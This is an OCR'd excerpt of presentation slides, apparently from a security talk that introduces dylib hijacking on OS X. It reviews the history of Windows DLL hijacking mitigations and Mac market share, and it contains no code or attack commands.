
## the current state of affairs

✓ fully qualified paths

`'C:\Windows\system32\blah.dll'`

✓ **`SafeDllSearchMode`** & **`CWDIllegalInDllSearch`**

> *"Any OS which allows for dynamic linking of external libraries is theoretically vulnerable to [dll hijacking]"*
>
> -Marc B (stackoverflow.com)



M$oft Security Advisory 2269637 & 'Dynamic-Link Library Security' doc

**MS15-069**

dylib hijacking (OS X)


2010

7/2015

today

# DYLIB HIJACKING


## …on OS X




# The Rise of Macs

## macs are everywhere (home & enterprise)

#3 usa / #5 worldwide
vendor in pc shipments



